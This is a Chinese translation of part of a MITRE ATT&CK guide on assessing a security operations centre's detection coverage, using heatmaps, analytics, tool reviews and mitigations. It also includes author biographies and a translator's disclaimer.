第二层


熟悉此过程且引入更多资源后，您自然会想扩展分析，令您的分析横跨 ATT&CK 矩阵版图中相当大的一部分。此外，运用更高级的覆盖方案确保检测的*忠实度*也是可能出现的需求。对此，我们建议将 SOC 中工具或分析可告警的技术覆盖，分为**低置信度、中置信度**或**高置信度**。

最终评估示例

提示：评估覆盖时不用担心高精确度的问题，评估的目的是了解自身是否有工程能力普测 ATT&CK 技术。要想更加精确，我们推荐执行对手模拟演练，就像第三章中描述的那样。


覆盖范围扩大后，解析这些分析也变得更复杂了些：每个分析现在都可能映射到多个不同技术，而不像之前的仅映射至一个技术。而且，如果某分析覆盖覆盖了某个特定技术，您不仅会标记此技术已覆盖，还会想要梳理出该分析的覆盖忠实度。

> *提示：对每个分析，我们建议找出其关注焦点，并考虑如何映射回 ATT&CK。举个例子，您可能有个针对某特定 Windows 事件的分析；要确定该分析的覆盖，您可以在 Windows ATT&CK 登录欺骗工作表 (Logging Cheat Sheet) 或类似的库中查找此事件 ID，也可以使用 ATT&CK 网站解析您的分析。下图演示了 22 端口检测搜索，结果出现在 ATT&CK 技术常用端口 (Commonly Used Port) 中。*



在 ATT&C K网站搜索 22 端口

需考虑的另一个重要方面，是随技术列出的威胁组织和软件示例。这些内容描述了对手使用攻击技术的程序或特定方式，很多时候都代表着可能或可能不会被现有分析覆盖的技术变体，同样应纳入对您技术覆盖情况的置信度评估。



Examples

Name	Description
APT3	APT3 will copy files over to Windows Admin Shares (like ADMIN$) as part of lateral movement.[5]
APT32	APT32 used Net to use Windows' hidden network shares to copy their tools to remote machines for execution.[6]
BlackEnergy	BlackEnergy has run a plug-in on a victim to spread through the local network by using PsExec and accessing admin shares.[7]
Cobalt Strike	Cobalt Strike can use Window admin shares (C$ and ADMIN$) for lateral movement.[8]
Deep Panda	Deep Panda uses net.exe to connect to network shares using `net use` commands with compromised credentials.[9]
Duqu	Adversaries can instruct Duqu to spread laterally by copying itself to shares it has enumerated and for which it has obtained legitimate credentials (via keylogging or other means). The remote host is then infected by using the compromised credentials to schedule a task on remote machines that executes the malware.[10]

Windows 管理员共享 (Admin Shares) 示例部分

除了解析分析，那您还会想要分析您的工具。我们建议您逐个工具进行迭代——为每个工具创建一份单独的热度图，然后自问如下问题：


- **这个工具运行在哪里？**取决于工具的执行位置，比如在边界还是在端点，工具针对特定战术的检测效果或好或差。
- **这个工具如何检测？**是使用“已知恶意”静态指征集？还是说，执行行为检测？
- **这个工具监视什么数据源？**知道工具监视的数据源，可以推断出工具能够检测哪些技术。

回答以上问题或许并不容易。不是每家安全供应商都会公布此类信息，很多时候您费劲搜索出来的，只不过是市场营销材料。尽量不要花太多时间沉溺细节泥沼，粗略勾勒通用覆盖模式即可。

创建终版覆盖热度图，需聚合您所有工具和分析的热度图，记录下每个技术的*最高*覆盖。

作为改善覆盖的第一步，我们推荐上文所述分析开发过程的高级版本。

1. 创建您短期内想要重点关注的高优先级技术列表。
2. 确保您拉取正确的数据供您为所关注的技术编写分析。
3. 开始构建分析并更新您的覆盖图。



从现有覆盖开始，添加分析，相应更新覆盖

您还可能想要开始升级您的工具。在您分析文档的时候，记录下您可能想要用来增加覆盖的任何可选模块。遇到这种模块的时候，看看在您的网络上启用此模块需要哪些条件，权衡其提供的覆盖是否值得您去满足这些条件。

没有为工具找到任何附加模块也没关系，您可以将之用作备用数据源。例如，您或许无法在每一台端点设备上安装 Sysmon 模块，但您的现有软件或许能够转发此前无法获取的相关日志。

晋级下一层次：当您开始实现这些改变，着手提升您的覆盖，下一步就是引入对手模拟，尤其是原子测试。每次做一个新的分析原型，执行一个匹配原子测试，然后观察是否捕获。如果确实捕获到，恭喜！如果没有，看看自己漏掉了什么，然后相应改进您的分析。您还可以查阅我们的《基于 ATT&CK 分析发现网络威胁》(Finding Cyber Threats with ATT&CK-based Analytics) 论文，从中获悉有关此过程的更多指南。

第三层

如果您拥有更高级的团队，强化评估的一个极好方法就是纳入缓解措施。纳入缓解措施，有助于将您的评估从仅仅审视工具与分析及验证其检测内容，提升至审查您的整个 SOC。

想要确认攻击技术的缓解效果，您可以审视 SOC 的每条策略、每个预防工具和每种安全控制，然后将之映射至可能受其影响的 ATT&CK 技术，再把这些技术添加到您的覆盖热度图中。我们最近的缓解措施重构使您可以仔细检查每个缓解措施，查看其映射的技术。具有缓解措施的技术实例包括：

- 暴力破解 (Brute Force)可通过账户锁定策略缓解。
- 在Windows 10系统上部署凭证保护 (Credential Guard) 可增加威胁组织使用凭证转储 (Credential Dumping) 的难度。
- 防护良好的本地管理员账户可预防 Windows 管理员共享 (Windows Admin Shares)。
- 利用 Microsoft EMET 的攻击界面削减 (Attack Surface Reduction) 规则，可以增加威胁组织使用 RunDLL32 的难度。

Mitigations

Mitigation	Description
Account Use Policies	Set account lockout policies after a certain number of failed login attempts to prevent passwords from being guessed. Too strict a policy may create a denial of service condition and render environments un-usable, with all accounts used in the brute force being locked-out.
Multi factor Authentication	Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services.
Password Policies	Refer to NIST guidelines when creating password policies.[24]

Mitigations

Mitigation	Description
Password Policies	Do not reuse local administrator account passwords across systems. Ensure password complexity and uniqueness such that the passwords cannot be cracked or guessed.
Privileged Account Management	Deny remote use of local admin credentials to log into systems. Do not allow domain user accounts to be in the local Administrators group multiple systems.

针对暴力破解（左）和Windows管理员共享（右）的缓解措施

延伸评估的另一个方法是采访在您 SOC 中工作的其他人，或与他们进行非正式聊天。您可从中获得更加详细的工具使用情况，发现可能忽略掉的漏洞或防御优势。

访谈中可以询问的一些问题包括：

- 您最常使用的工具有哪些？这些工具的长处和缺点是什么？
- 您希望采用而未能使用的数据源有哪些？
- 从检测的角度上讲，您最大的优势和弱点在哪里？

这些问题的答案可帮助您增强之前生成的热度图。

示例：如果您之前发现有工具具备很多 ATT&CK 相关功能，但工作人员仅以之监视 Windows 注册表，那您就应修改此工具的热度图，更好地反映其使用情况。

在您与同事交谈的时候，不妨对照之前创建的热度图。若仍对工具提供的覆盖不满意，或许就有必要评估新的工具了。为每个潜在的新工具生成覆盖热度图，然后审视添加此工具会如何增强您的覆盖。

提示：如果您的资源配备足够充裕，可以设立代表性测试环境，现场测试这些工具，记录下其表现良好和效果欠佳的地方，评估添加此工具对您现有覆盖的作用。

最后，您还可以通过实现更多缓解措施，减少对工具和分析的依赖。查看 ATT&CK 中的缓解措施，估测您能否实现它们。过程中对照您的检测热度图；如果有高成本缓解措施阻止的是您已经能够有效检测的攻击技术，此缓解措施可能就不是个良好选择。

另一方面，如果您难以为之编写分析的技术有低成本缓解措施可供使用，实现这些缓解措施就是在有效利用资源。


提示：在衡量添加缓解措施以移除检测的时候，记得总是权衡潜在的可见性损失。记得在缓解或控制措施可能被规避的地方保留一定程度的可见性，减少漏掉此类事件的概率。检测和缓解都应当被用作有效覆盖的工具。

小结

评估防御和指导工程是入门实践 ATT&CK 的好方法。执行评估可使您了解当前覆盖状态，以便后续引入威胁情报以排序漏洞优先级，然后通过编写分析精调现有防御。

长期来看，您不应设定每周甚至每月执行评估。相反，应随时关注上一次评估的情况，每次获取到新信息后及时更新，并定期执行对手模拟演练，现场检查您的结果。

随着时间流逝，网络和所收集情报中的改变可能会产生非预期的结果，降低之前测试过的防御的有效性。通过利用 ATT&CK 显示自身面对真实威胁的防御效果，您将能更好地掌握您的防御态势，合理安排相应的改进。


ATT&CK™
• Relevant threat models
• Sightings data
• Cyber Threat Intelligence
Identify High Priority Gaps
Tune or Acquire New Defenses
Assess Defensive Coverage
ATT&CK™ Evaluations
• ATT&CK evaluations
• Public resources
• Detection and Analytics
Assessments and Engineering
Adversary Emulation
ATT&CK™
Adversary behaviors

ATT&CK用例可视化

作者简介

Andy Applebaum，MITRE 首席网络安全工程师，负责应用安全及理论安全研究问题，主攻网络防御、安全自动化和自动化对手模拟领域。加入 MITRE 前，Andy 收获了加州大学戴维斯分校的计算机科学博士学位。Andy 是一名成熟的研究员，发表过多篇论文，曾在多个学术和行业会议上演讲，包括欧洲黑帽大会、SANS 安全运营峰会、BSides NOVA 和 FIRST 大会。

Katie Nickels，MITRE ATT&CK 威胁情报总监，负责分享 ATT&CK 在推动情报启发式防御上的作用。她同时也是 SANS 导师，教授 FOR578 课程：网络威胁情报。Katie 在网络防御、事件响应和网络威胁情报领域从业近十年。她具备文科背景，拥有史密斯学院和乔治敦大学的学位，乐于将文科造诣应用到网络安全领域。除编著有十几本出版物之外，Katie还在黑帽大会、FIRST CTI 研讨会、多个 SANS 峰会、Sp4rkcon 和很多其他活动上做过演讲，分享她的专业知识。

Adam Pennington，ATT&CK 团队核心成员，ATT&CK 博客主编，在 MITRE 工作 11 年，研究并宣传情报收集中欺骗技术的用途。加入 MITRE 之前，Adam 是卡耐基梅隆大学并行数据实验室研究员，拥有计算机科学和电气与计算机工程学士及硕士学位，曾获得卡耐基梅隆大学2017校友服务奖。Adam在许多会议上发表过演讲和论文，包括 FIRST CTI、USENIX 安全和美国计算机学会信息与系统安全事务 (ACM TISSEC)。

Tim Schulz，MITR E高级网络对抗工程师，主要从事红蓝对抗协作推广，帮助赞助商提升他们的安全。Tim 是 MITRE CALDERA 项目的贡献者，参与 ATT&CK 评估，还辅助红队对抗。入职 MITRE 之前，Tim 在桑迪亚国家实验室 (Sandia National Labs) 担任网络安全研究员，在数字取证实验室为司法机构创建训练内容。

Blake Strom，MITRE 对手模拟能力领域总监，从事网络防御、网络威胁情报、安全研究和对手模拟方面的工作。作为 ATT&CK 的共同创建者，Blake 从项目一开始就居于主导地位。同时，他也领导着自动化对手模拟的 CALDERA 研究项目。Blake 倡导在所有能检测或阻止对手的端点进行验证，以此确保安全状态，因为防御人员不能总是等着真正的入侵来检测自己的方法是否可行。Blake 毕业于加州大学伯克利分校，在校时修习计算机科学课程。

John Wunder，MITRE 首席网络安全工程师，为 ATT&CK 项目和 MITRE 的赞助商执行防御运营、威胁捕捉和分析任务，是网络分析库 (CAR) 的维护者，也是 ATT&CK Sightings 总监。之前他是 STIX 2.0 规范的编辑。

~~MITRE ATT&CK 简介~~

MITRE ATT&CK™ 是基于现实世界观测的对手战术与技术全球知识库。私营产业、政府和网络安全产品及服务社区，均可 将 ATT&CK 知识库用作开发特定威胁模型和方法论的基础。

借助 ATT&CK 的创建，通过联合各社区开发更有效的网络安全，MTRE 致力于解决问题，打造更安全的世界。ATT&CK 公开可用，任何人、任何组织机构均可免费使用。**详细信息请参见 attack.mitre.org。**

MITRE简介

MITRE 团队肩负使命，致力于解决问题，打造更安全的世界。通过公-私合作和运营联邦资助的研发中心，MITRE 跨政府应对挑战，为美国的安全、稳定和福祉做出贡献。**详细信息请参见 www.mitre.org。**

说明：

本文编译为公司技术团队公益项目，旨在分享国外先进网络安全理念，将国外流行的网络安全技术性文档翻译为中文，促进国内安全组织在相关方面的思考和交流。本文来源于互联网，译者力图忠于所获得之电子版本进行翻译，但受翻译水平和技术水平所限，不能完全保证译文完全与原文含义一致。本译文亦不得用于任何商业目的，也不得以任何方式修改本译文，基于上述问题产生相关法律责任，瀚思科技一律不予承担。